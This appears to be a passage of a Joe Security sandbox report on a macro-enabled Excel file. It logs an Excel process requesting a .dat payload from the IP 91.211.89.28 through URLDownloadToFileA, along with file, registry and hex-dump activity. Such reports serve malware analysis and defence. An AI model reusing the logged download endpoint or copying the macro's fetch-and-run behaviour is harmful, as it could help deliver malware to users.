2	192.168.2.22	49169	91.211.89.28	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:53:43.364522934 CEST	3	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.211.89.28 Connection: Keep-Alive
Apr 1, 2021 21:53:43.514904976 CEST	4	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 01 Apr 2021 19:53:43 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2284 Parent PID: 584

General

Start time:	21:53:35
Start date:	01/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f4c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CD0F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F80EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\7FCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA9E9AC0	unknown

Copyright Joe Security LLC 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\20DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1401E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\4CBA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F80EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CD0F.tmp	success or wait	1	13FA7B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA9E9AC0	unknown

Copyright Joe Security LLC 2021

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\4CBA.tmp	success or wait	1	13FA7B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7FCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\20DE0000	C:\Users\user\Desktop\91476525608-04012021.xlsm	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA9E9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F70F526	WriteFile
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7FCE0000	569	470	c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 28 8a c2 72 0e 69 7a 6c 03 24 fd 00 9a 5c 49 8c f9 02 c9 38 f6 df 77 49 3b 76 6b d8 96 85 04 e8 45 2f 6a 67 76 86 c4 ec f4 66 65 74 b5 84 10 95 b3 0d b9 a2 13 52 81 15 4e 2a db 35 e4 f7 e3 8f fa 2b a9 62 e2 56 72 ed 2c 34 64 0d 91 dc cc 3e 7e 98 3e ae 3d c4 0a ab 6d 6c 48 9f 92 ff c6 58 14 3d 18 1e a9 f3 60 71 a5 75 c1 f0 84 af a1 63 9e 8b 05 ef 80 5d 4f 26 5f 98 70 36 81 4d 75 ca 18 64 36 fd 0e 2d 7f d6 a9 ba 5b e1 e7 4d 27 73 65 49 75 bb f9 2f 53 35 84 7b af 95 e0 09 1b 65 4b 2b 0f 48 6a d7 b6 4a 80 74 e2 d9 20 34 8d 3e 00 97 b1 07 48 46 53 1f 14 32 86 07 48 09 85 45 c2 8e 72 06 d0 71 1c e9 56 15 c5 ca d2 58 ec 95 8f 9f 50 fa 09 86 bc 72 5a d5 e9 ba 4e b5 07 75 ca 64 37 f3 77 d4 f2 0b 37 30 28 09 d5 3d	.U.n.0....?...''..(..r.izl.$... \l....8..wl;vk.....E/jgv....fe t.....R..N*.5.....+.b.Vr., 4d....>~.>.=...mlH....X.=....` q.u.....c.....]O&_.p6.Mu..d6. .-....[..M'selu../S5.{.....eK+. Hj..J.t.. 4.>....HFS..2..H..E. .r..q..V....X....P....rZ...N.. u.d7.w...70(..=	success or wait	21	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\7FCE0000	1039	2	03 00	..	success or wait	22	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\7FCE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7FCE0000	6874	4096	ec 5b 0d 70 5c d5 75 be ef ed ca 5a 6d 2c b3 92 85 63 cb b2 59 56 76 90 8d 25 de fe 68 b5 02 84 b5 3f 6f 25 83 64 29 12 18 02 4a e4 95 f4 8c 17 4b bb f2 ee ca c8 80 ed 95 4d 83 49 93 d6 36 84 10 92 a6 b8 09 2d c3 94 36 c6 9d 36 e9 40 2b 77 da 0c 43 da 89 01 4f 49 98 b6 40 71 32 b4 9d b4 e6 67 d2 4c 26 65 fb 9d 77 df dd 7d bb 92 ec 95 12 a6 71 93 2b 7f ef 9e 77 ee 39 f7 9e 77 7f ce 3d ef be f5 d9 ef d5 bc 79 f2 54 fd 5b ac 24 dd c4 2c ec c3 5c 15 5b 66 e2 4b a0 09 7a 72 30 26 83 20 7c 98 cb e5 74 1e 2e 20 7f 93 2e a3 1e f8 1f d8 5a 89 71 bb 12 b0 02 15 00 8d b9 0d 58 0e 54 01 76 e0 63 40 35 b0 06 58 01 5c 01 38 80 1a a0 16 58 09 d4 01 ab 00 9a 0f 1f 47 be 1a a8 37 ee d7 1a f9 65 d4 35 bf 16 a6 0e b0 24 fe 32 cc c9 54 96 40 9e 62 fb 31 52 e5 a7 55 98 31 a2	.[.p\.u....Zm,...c..YVv..%..h. ...?o%.d)...J.....K.....M.I ..6.....-..6..6.@+w..C...OI.. @q2....g.L&e..w..}.....q.+... w.9..w..=.....y.T.[.$.,,..\. [f.K..zr0&. \|...t.. .....Z. q.....X.T.v.c@5..X.\.8.... X.....G...7....e.5.....$.2. .T.@.b.1R..U.1.	success or wait	2	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\7FCE0000	13210	65536	47 49 46 38 39 61 40 06 40 06 70 00 00 21 f9 04 01 00 00 fc 00 2c 00 00 00 00 40 06 40 06 87 00 00 00 00 00 33 00 00 66 00 00 99 00 00 cc 00 00 ff 00 2b 00 00 2b 33 00 2b 66 00 2b 99 00 2b cc 00 2b ff 00 55 00 00 55 33 00 55 66 00 55 99 00 55 cc 00 55 ff 00 80 00 00 80 33 00 80 66 00 80 99 00 80 cc 00 80 ff 00 aa 00 00 aa 33 00 aa 66 00 aa 99 00 aa cc 00 aa ff 00 d5 00 00 d5 33 00 d5 66 00 d5 99 00 d5 cc 00 d5 ff 00 ff 00 00 ff 33 00 ff 66 00 ff 99 00 ff cc 00 ff ff 33 00 00 33 00 33 33 00 66 33 00 99 33 00 cc 33 00 ff 33 2b 00 33 2b 33 33 2b 66 33 2b 99 33 2b cc 33 2b ff 33 55 00 33 55 33 33 55 66 33 55 99 33 55 cc 33 55 ff 33 80 00 33 80 33 33 80 66 33 80 99 33 80 cc 33 80 ff 33 aa 00 33 aa 33 33 aa 66 33 aa 99 33 aa cc 33 aa ff 33 d5 00 33 d5 33 33 d5	GIF89a@.@.p..!.....,....@. @.....3..f.....+..+3.+f.+ ..+..+..U..U3.Uf.U..U..U..... 3..f.....3..f..... .....3..f.....3..f.. .....3..3.33.f3..3..3..3+.3+ 33+f3+.3+.3+.3U.3U33Uf3 U.3U.3U .3..3.33.f3..3..3..3.33.f3. .3..3..3..3.33.	success or wait	3	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7FCE0000	176072	1639	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 37 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 23 a5 1b ee 30 02 00 00 f1 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.x..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.0_..H...M... .....7...xl/_rels/wor kbook.xml.relsPK..-.....!. #...0..... xl/workbook.xml	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F70F526	WriteFile
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\20DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\20DE0000	6874	4096	ec 5b 0d 70 5c d5 75 be ef ed ca 5a 6d 2c b3 92 85 63 cb b2 59 56 76 90 8d 25 de fe 68 b5 02 84 f5 f6 4f 32 48 96 22 81 21 a0 44 5e 49 cf 78 b1 b4 2b ef ae 8c 0c d8 5e d9 34 98 34 69 6d 43 09 25 69 8a 9b d0 32 4c 69 63 dc 69 93 0e b4 72 a7 cd 30 a4 9d 18 f0 0c 09 d3 16 53 9c 0c 6d 27 ad f9 99 34 93 49 d9 7e e7 dd 77 77 df ae 24 7b a5 24 6d dc e4 ae be 77 cf 3b f7 9e 7b cf bb 3f e7 9e 7b df d3 d9 ef d4 9c 3f 79 aa fe 6d 56 12 6e 61 16 f6 51 ae 8a 2d 33 f1 25 d0 04 3d 38 18 93 41 10 3e ca e5 72 3a 0f 17 90 bf 0e 57 50 0b fc 37 74 ad 44 bf 5d 0d 58 81 0a 80 fa dc 06 2c 07 aa 00 3b f0 31 a0 1a 58 03 ac 00 ae 02 1c 40 0d 50 0b ac 04 ea 80 55 00 8d 87 8f 23 5e 0d d4 1b f7 6b 8d f8 0a 6a 9a 5f 09 55 07 58 12 bf 0c 73 b2 08 4b 20 4e b1 fd e8 a9 f2 c3 2a 8c 18 d1	.[.p\.u....Zm,...c..YVv..%..h. ....O2H.".!.D^I.x..+.....^.4.4 imC.%i...2Lic.i...r..0..... S..m'...4.I.~..ww..${.$m....w .;..{..?..{......?y..mV.na..Q..- 3.%..=8..A.>..r:.....WP..7t. D.].X.....,...;.1..X.....@.P. ....U....#^....k...j._.U.X...s..K N.....*...	success or wait	2	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\20DE0000	13211	65536	47 49 46 38 39 61 40 06 40 06 70 00 00 21 f9 04 01 00 00 fc 00 2c 00 00 00 00 40 06 40 06 87 00 00 00 00 00 33 00 00 66 00 00 99 00 00 cc 00 00 ff 00 2b 00 00 2b 33 00 2b 66 00 2b 99 00 2b cc 00 2b ff 00 55 00 00 55 33 00 55 66 00 55 99 00 55 cc 00 55 ff 00 80 00 00 80 33 00 80 66 00 80 99 00 80 cc 00 80 ff 00 aa 00 00 aa 33 00 aa 66 00 aa 99 00 aa cc 00 aa ff 00 d5 00 00 d5 33 00 d5 66 00 d5 99 00 d5 cc 00 d5 ff 00 ff 00 00 ff 33 00 ff 66 00 ff 99 00 ff cc 00 ff ff 33 00 00 33 00 33 33 00 66 33 00 99 33 00 cc 33 00 ff 33 2b 00 33 2b 33 33 2b 66 33 2b 99 33 2b cc 33 2b ff 33 55 00 33 55 33 33 55 66 33 55 99 33 55 cc 33 55 ff 33 80 00 33 80 33 33 80 66 33 80 99 33 80 cc 33 80 ff 33 aa 00 33 aa 33 33 aa 66 33 aa 99 33 aa cc 33 aa ff 33 d5 00 33 d5 33 33 d5	GIF89a@.@.p..!.....,....@. @.....3..f.....+..+3.+f.+ ..+..+..U..U3.Uf.U..U..U..... 3..f.....3..f..... .....3..f.....3..f.. .....3..3.33.f3..3..3..3+.3+ 33+f3+.3+.3+.3U.3U33Uf3 U.3U.3U .3..3.33.f3..3..3..3.33.f3. .3..3..3..3.33.	success or wait	3	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\20DE0000	176073	1639	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 37 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 23 a5 1b ee 30 02 00 00 f1 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.x..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.0_..H...M... .....7...xl/_rels/wor kbook.xml.relsPK..-.....!. #...0..... xl/workbook.xml	success or wait	1	7FEEA9E9AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5AD18CF.gif	0	65536	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\91476525608-04012021.xlsm	unknown	8	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\91476525608-04012021.xlsm	0	8	pending	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\91476525608-04012021.xlsm	1041	41	pending	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5AD18CF.gif	800	4096	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5AD18CF.gif	0	65536	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5AD18CF.gif	800	4096	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5AD18CF.gif	0	65536	success or wait	1	7FEEA9E9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEA9FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEA9FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEA9FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECD3E	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE76	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECF31	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFEC	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED069	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4E9D	success or wait	1	7FEEA9E9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F50A0	success or wait	1	7FEEA9E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEA9E9AC0	unknown
